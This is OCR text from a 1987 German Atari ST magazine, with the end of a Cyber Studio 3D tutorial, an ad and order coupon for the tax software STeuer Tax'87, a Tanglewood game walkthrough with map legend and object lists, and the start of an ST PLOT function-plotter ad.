Über das Superview-Icon haben wir ja bereits im ersten Teil unseres Lehrganges ein paar Worte verloren. Im Superview-Menu das nach einem Doppelklick in Icon #20 erscheint, können Sie einige Voreinstellungen vornehmen. Sie können zum Beipsiel ein Degasbild als Hintergrund zu Ihren Objekten einladen Oder Sie können die Zeichenart, die standardmäßig auf Draft steht, in Final umwandeln Dann dauert der Aufbau komplexer Objekte im Superview-Modus aber extrem lange.

So dies sollte genügen, um einen gewissen Überblick über die Funktionen und Möglichkeiten des Icon-Kontrollfeldes zu bekommen. Das nächste Mal werden wir uns dann mit der Aniamtion der Objekte beschäftigen. Hierbei werde ich sowohl auf CYBERMATE als auch auf CYBER CONTROL eingehen.

Mittlerweile ist jetzt auch die deutsche Version des CYBER STUDIOs beim Markt & Technik Verlag für DM 179,-- erhältlich.

Wer bisher dachte, das CYBER STUDIO sei für kommerzielle Anwendungen nicht geeignet, den dürfte die folgende Liste eines besseren belehren. Laut ANTIC wird es von den folgenden Firmen auf verschiedenste Arten eingesetzt:

- General Motors (Flügelprojektabteilung)
- Rockwell Space Systems (Raum-Stations-Abteilung)
- Industrial Light & Magic, Inc. (Lucasfilm-Studios)
- Forensic Computer Graphics (Unfall-Rekonstruktion)
- General Dynamics (F-16c Entwicklungsabteilung)
- Yale University (Physiologische Abteilung)
- Disneyland (Computervorführung bei Star Tours).

mts

STEUERN SPAREN MIT

STEUER TAX'87

MIT DEN NEUEN 87ER VORSCHRIFTEN

DAS UNENTBEHRLICHE PROGRAMM ZUR RICHTIGEN BERECHNUNG DER LOHN- UND EINKOMMENSSTEUER FÜR ALLE STEUERZAHLER MIT ST-COMPUTERN IN DER BRD UND WEST-BERLIN

VERSION 2.7

MIT DEN NEUEN STEUERLICHEN ÄNDERUNGEN UND VORSCHRIFTEN FÜR 1987

- voll unter GEM eingebunden
- mausgesteuert, einfache Bedienung
- auf allen ATARI-ST-Rechnern lauffähig (bei 260 TOS im ROM)
- **Eingabe** an Steuerformulare **angepaßt**
- Auswertung auf Monitor oder Drucker wurde dem Steuerbescheid angepaßt
- schnelles durcharbeiten, da durch Pull-down-Menues nur die erforderlichen Bereiche bearbeitet werden müssen
- mit vielen Hilfen, so daß auch der Laie mit seinem ATARI schnell und mühelos seine Steuer berechnen kann
- ausführliches Handbuch, somit systematische Einführung in das Steuerrecht, **mit Steuertabellen und Tabellen für die Steuerklassenwahl bei Arbeitnehmer-Ehegatten**
- ständig werden aktuelle Steuer-Tips aufgrund der Einkommensteuerrechtssprechung eingebaut
- dem Handbuch sind Musterformulare beigefügt, um z. B. Werbungskosten aus unselbständiger Tätigkeit geltend zu machen
- Update-Service für die Folgejahre
- alle Eingaben und Auswertungen können abgespeichert und später wieder aufgerufen werden, um zwischenzeitliche Änderungen einzugben und Neuberechnungen durchzuführen
- die Version **2.7** ist geeignet für den „normalen Anwender", der für sich seine Steuer berechnen will
- S/W oder Farbmonitor

DM 98,–*

VERSION 3.7

MANDANTENFÄHIG

- Alle Merkmale wie Version **2.7**, jedoch zusätzlich mit einer Datenbank. Programm deshalb mandantenfähig
- pro doppelseitiger Disk können ca. 250 Mandanten abgespeichert werden, auf 20 MB Harddisk ca. 6.600!
- die Version **3.7** eignet sich besonders – aber nicht nur – für Steuerberater, Lohnsteuervereine, Buchführungshelfer, Versicherungsvertreter usw., die die Steuer auch für **andere** berechnen oder aber für solche Anwender, die mehrere Fallbeispiele für sich durchrechnen und abspeichern wollen
- darüber hinaus auch für Selbständige sehr interessant, die mehrmals im Jahr bzw. ständig einen Überblick über ihre Steuerbelastung haben wollen, um z. B. Investitionsentscheidungen zu treffen, also nach dem Motto: was muß ich noch tun, um die Steuerbelastung zu drükken **(was wäre wenn)**

DM 159,–*

UP-DATE SERVICE

STeuer Tax-Besitzer erhalten die neue Version **2.7** oder **3.7** gegen Rücksendung Ihrer registrierten Original-Diskette zum Preis von 35,– DM zuzügl. 5,– DM Versandkosten.

Lieferung erfolgt nur gegen Übersendung eines Schecks in Höhe von 40,– DM.

DM 35,–*

* Alle Preise sind unverbindlich empfohlene Verkaufspreise.

Heim Verlag

Heidelberger Landstraße 194
6100 Darmstadt-Eberstadt
Telefon 0 61 51 - 5 60 57

BESTELL-COUPON

an Heim-Verlag
Heidelberger Landstraße 194
6100 Darmstadt-Eberstadt

Bitte senden Sie mir **Lohn- und Einkommensteuer-Programm**

_____ St. STeuer-Tax 87 – Version **2.7** à 98,– DM   _____ St. STeuer-Tax 87 – Version **3.7** à 159,– DM

zzgl. DM 5,– Versandkosten (unabhängig von der bestellten Stückzahl)

☐ per Nachnahme ☐ Verrechnungsscheck liegt bei

Name, Vorname ____________________

Straße, Hausnummer ____________________

PLZ, Ort ____________________

Benutzen Sie auch die im ST COMPUTER vorhandene Bestellkarte


Tips und Tricks zu
TANGLEWOOD
Mit großem Kartenteil


Hallo,
in dieser Ausgabe ist er nun endlich, der erste Teil des großen Reports ' Tips und Tricks zu Tanglewood '.
Zuerst einmal findet Ihr hier eine ausführliche Karte von dem Planeten Tanglewood. Auf ihr sind alle Wege, Flüsse, Seen, Gebäude, etc. verzeichnet. Mit dieser Karte dürftet Ihr Euch sicher wesentlich leichter und sicherer auf dem Planeten bewegen können. Um das ganze noch übersichtlicher zu machen, solltet Ihr vielleicht die Seen und Flüsse blau und das Sumpfgebiet grün färben.


So, aber nun gehen wir in die Details:
Fangen wir doch am Besten mit den Heimatbasen der fünf Roboter an. Diese findet Ihr ganz leicht, wenn Ihr die Legende studiert. Sucht aber nicht nach der Basis des vierten Roboters, Ihr werdet sie nicht finden. Denn wie Ihr sicher wißt, ist das Empfangsmodul des vierten Roboters von der Firma gestohlen worden und man kann diesen Roboter nun weder steuern, noch ihn orten. Aber dazu später mehr.
Kommen wir nun zu ein paar interessanten Gebäuden auf dem Planeten Tanglewood.
Da wären als erstes einmal die Telefonboxen. Man wird zu bestimmten Zeiten im Spiel informiert, daß irgendwo ein Telefon klingelt. Ihr solltet versuchen, das Richtige von den Vier zu finden, bevor der Anrufer auflegt. Habt Ihr das dreimal geschafft, so wird Euch mitgeteilt, daß Ihr einen bestimmten Ritus erfüllt habt.
Das nächste Interessante wäre die Metro. Mit ihr gelangt man in einen Bereich, in den man sonst nur über die Minenschächte gelangen würde. Die Bedienung ist denkbar einfach. Man betritt eines der beiden Enden und gelangt sofort an das andere. Da wir gerade bei der schnellen Beförderung sind, machen wir doch gleich mit dem Transmitter weiter. Von ihm existieren 'mindestens' drei Stück, zwei auf dem Hauptplan und einer im Irrgarten. Betritt man einen Transmitter, so erscheint im Sucher ein Knopf. Drückt man ihn, so gelangt man, wenn man im Hauptplan ist, automatisch in den anderen der beiden. Dies ist optimal dazu geeignet, um von einem südwestlichen Punkt schnell an einen nordöstlichen zu gelangen. Ist man aber im Transmitter im Irrgarten, so erscheint eine Meldung, daß der andere Transmitter (vierte) noch auf senden geschaltet ist, und somit ist er im Moment noch nicht zu benutzen.
Das nächste Gebäude ist der Control Center der Firma. Dieser ist auf keinem der vier sichtbaren Wegen zu betreten. Die ersten vier Roboter gehen unweigerlich bei der Berührung mit diesem kaputt, der fünfte zeigt an, das er für dieses Gebiet nicht programmiert wurde und kann somit auch nicht in den Control Center eindringen (bis jetzt noch).
Das mobile libery Terminal (sieht aus wie ein Wasserhahn) sollte man nicht vergessen zu erwähnen. Stellt man sich neben dieses Gefährt und drückt den mittleren der drei rechts oben angebrachten Schalter, so wird die Energie des Roboters aufgefüllt (299 Schritte). Wenn Ihr das Terminal finden wollt, so müßt Ihr an einer der drei Sackgassen suchen. Zwischen ihnen springt es hin und her.

Es folgt nun eine Auflistung der Objekte die man auf dem Planeten finden kann. In der Karte sind diese mit weißen Zahlen Buchstaben gekennzeichnet:

- 1 = Dogcrystal. Kann nur in der Nacht benutzt werden.
- 2 = Aufladbare Baterien
- 3 = Hier ist etwas vergraben. Gräbt man mit dem Spaten (5), so findet man einen Sandsack (brauner Sack mit grünem S). Dieser kann aber nur von Mobile Nr.1 oder Nr.4 ausgegraben werden, da sie als einzige Tooldatas haben.
- 4 = Fischernetz. Kann nur nachts von Mobile Nr.5 geholt werden (die Maschen sind sehr fein !?!).
- 5 = Spaten. Ist für die Mobile Nr.1 und Nr.4 zum graben der Objekte 3 und 11, danach verschwindet er.
- 6 = Receiver Aerial von Mobile Nr.4.
- 7 = T'nglian protocol Diskette. Um sie zu finden, muß man mit zwei Robotern gleichzeitig in der Basis sein.
- 8 = Karottenähnliches Gemüse.
- 9 = Kredit Karte. Sie ist eine von unseren Karten (VISA).
- A = Hier liegt etwas auf dem Boden !?!
- B = Hier ist etwas vergraben. Gräbt man mit dem Spaten (5), so findet man einen Zementsack (gelber Sack


Irrgarten


Legende
Steinfeld
Wald
Sumpf
See
Garten
Im Baum (R-P-T)
Wald (R-P-T)
Unter der Erde
(R-P-T)
Fluß
Quelle
Weg
Sackgasse
Basis & Startpunkt
von Roboter 1
Basis
Brunnen
Mülleimer
Hindernis
Post
Minenschacht
Metro
Transmitter
Mobile Libery
Terminal
Hütte am See
Haus bei den
T'nglia
Telefonbox
T'nglia Siedlung
Tor (kann nur von
innen geöffnet werden)
Pavellion
Kirche
Control Center
der Gegenpartei


Irrgarten
mas
mas

mit blauem C). Siehe auch Objekt 3.

C = Eine magenta Coin. Hat Mobile Nr.3 von Anfang an.
D = Schlüssel für Basis im Wald
E = Eine golda Coin.
F = Eine Packung gefrorene Pommes Frites. Nur tauschbar, wenn in Mobile Nr.4 Objekt 7 eingebaut ist. Getauscht wird es gegen Objekt 9.
G = Ein gefülltes Ölkännchen. Nur tauschbar, wenn in Mobile Nr.4 Objekt 7 eingebaut ist. Getauscht wird es gegen Objekt C.
H = Spaceshuttle Ticket.
I = Micro Chips. Objekt F muß in den Mikrowellenofen der Basis im Wald gebacken werden.
J = Eine silva Coin.
K = Eine Packung Samen mit Anleitung. Nur tauschbar, wenn in Mobile Nr.4 Objekt 7 eingbaut ist. Getauscht wird es gegen Objekt J.
L = Dogcrystal. Nur tauschbar, wenn in Mobile Nr.4 Objekt 7 eingebaut ist. Getauscht wird es gegen Objekt E.
M = Bis zu drei golda Coins.
N = Standard mining data Disk.
O = Eine Eimer voll Wasser. Man muß vor dem Brunnen das Objekt K pflanzen. Einen Tag später ist dort Gras gewachsen und man gelangt an den Eimer.
P = Vieleicht ein Bootshaken. Jedenfals ist es ein Haken an einer Stange.

Um Mobile Nr.4 zu aktivieren, muß man das Objekt 6 in die rechte untere Basis bringen und dort ablegen. Mobile Nr.4 ist dann sofort aktionsbereit. Übergibt man dann Objekt 7 an Mobile Nr.4 und klickt es an, so hat Mobile Nr4. nun zusätzlich translation Data's. Mit ihnen kann man in den Postgebäuden tauschen (siehe auch Objekt F, G, K und L).
Um im Labyrint unter der Erde weiterzukommen gibt man dem hasenähnlichen Wesen das karottenartige Gemüse (Objekt 8). Dieser nimmt es und gibt den Weg frei.
Will man aus den Pommes Frites etwas nützliches machen, so backt man sie am Besten im Mikrowellenofen in der Basis im Wald. Natürlich muß die Tür der Basis vorher aufgeschlossen werden (mit Objekt D). Heraus kommen ein Micro Chip, mit dem dann jeder Roboter einen anderen reparieren kann.

Programm	Mobile Nr. 1	2	3	4	5	Erklärung
TRANSF.PRG	X	X	X	X	X	Tauscht Objekte zwischen den Mobilen aus.
ESCAP.PRG	X	X	X			Hilft aus den Minen zu finden. Man verliert aber immer ein Objekt!
JETS.PRG		x				Man kann mit ihm große Entfernungen überwinden.
DIVE.PRG					X	Dient zum Tauchen in Seen.
SURFAC.PRG					X	Dient zum Auftauchen aus den Seen.
REPAIR.PRG					X	Repariert zerstörte Mobile.
DATA						
RECHG.DTA	X	X	X	X	X	Untersucht den Untergrund automatisch. Findet er etwas schlägt das Instrument aus und es ertönt eine Glocke.
CLIMB.DTA	X	x	x			Allgemeine Kletterinformation (z.B. für Leitern, Bäume).
TOOLS.DTA	X			X		Datas für diverse Aufgaben (z.B graben).
MINE.DTA		X	X			Benötigt man, um Minen zu betreten.
ANTI-G.DTA			x			Gewichtsreduzierer. Um im Sumpf laufen zu können.
AQUA.DTA				X		Um auf dem großen See laufen zu können.
TRANSL.DTA				X		Sie müssen erst aufgenommen werden. Man braucht sie beim Handel in den Postgebäuden.

Ich gehe jetzt noch auf die Besonderheiten der einzelnen PRG's und DATA's ein:

Nr.1 ist verstärkt mit einer Panzerung und somit sehr schwer (ist kein Schutzschirm). Außerdem hat es seine MINE.DTA verloren.

Nr.2 seine CLIMB.DTA sind nur zum hinaufklettern. JETS.PRG konnte ich noch nicht aktivieren.

Nr.3 seine CLIMB.DTA sind nur zum hinunterklettern.

Nr.4 befindet sich rechts unten in der Basis. Man hat keinen Kontakt zu ihm, da die Empfangsantenne gestohlen wurde.

Nr.5 kann sich nur nachts auf Wegen bewegen. Da er wegen seiner Kühlung tagsüber in der Nähe von Wasser sein muß. Er kann keine Gebäude betreten.

So, das wär's für diese Ausgabe. In den nächsten Ausgaben erhaltet Ihr dann Kartenmaterial über die Gegenden, in denen man sich nur mit R-P-Transfer bewegen kann. mas


ST PLOT   ST PLOT


Kurvendiskussions- und Funktionsplotterprogramm für den Atari ST

ST PLOT ist ein Programm, das mehr kann, als einfach nur Funktionen zeichnen. Es bestimmt systematisch die richtigen Ableitungen und damit werden Null-, Extrem- und Wendestellen berechnet. Es stellt den Definitionsbereich und die Periode fest und vieles andere mehr.

ST PLOT zeichnet die Schaubilder von bis zu 3 Funktionen und deren erste und zweite Ableitung gleichzeitig auf einen Bildschirm. Danach können Ausschnitte der Funktionen vergrößert und verkleinert werden.

ST PLOT läuft sowohl in mittlerer wie in hoher Auflösung.





Zur Eingabe:

Funktionslänge maximal 210 Zeichen


Verwendung sämtlicher Funktionen eines wissenschaftlichen Rechners:


Trigonometrische und hyperbolische Funktionen und deren Umkehrfunktionen

Definition von 10 verschiedenen Zahlenwerten als Konstanten (bei der Funktionseingabe wird nur die Konstante eingegeben)

e und Π verwendbar

Eingabe nicht nur von Funktionen möglich, sondern auch von Kurven (Relationen).






Zur Zeichnung:

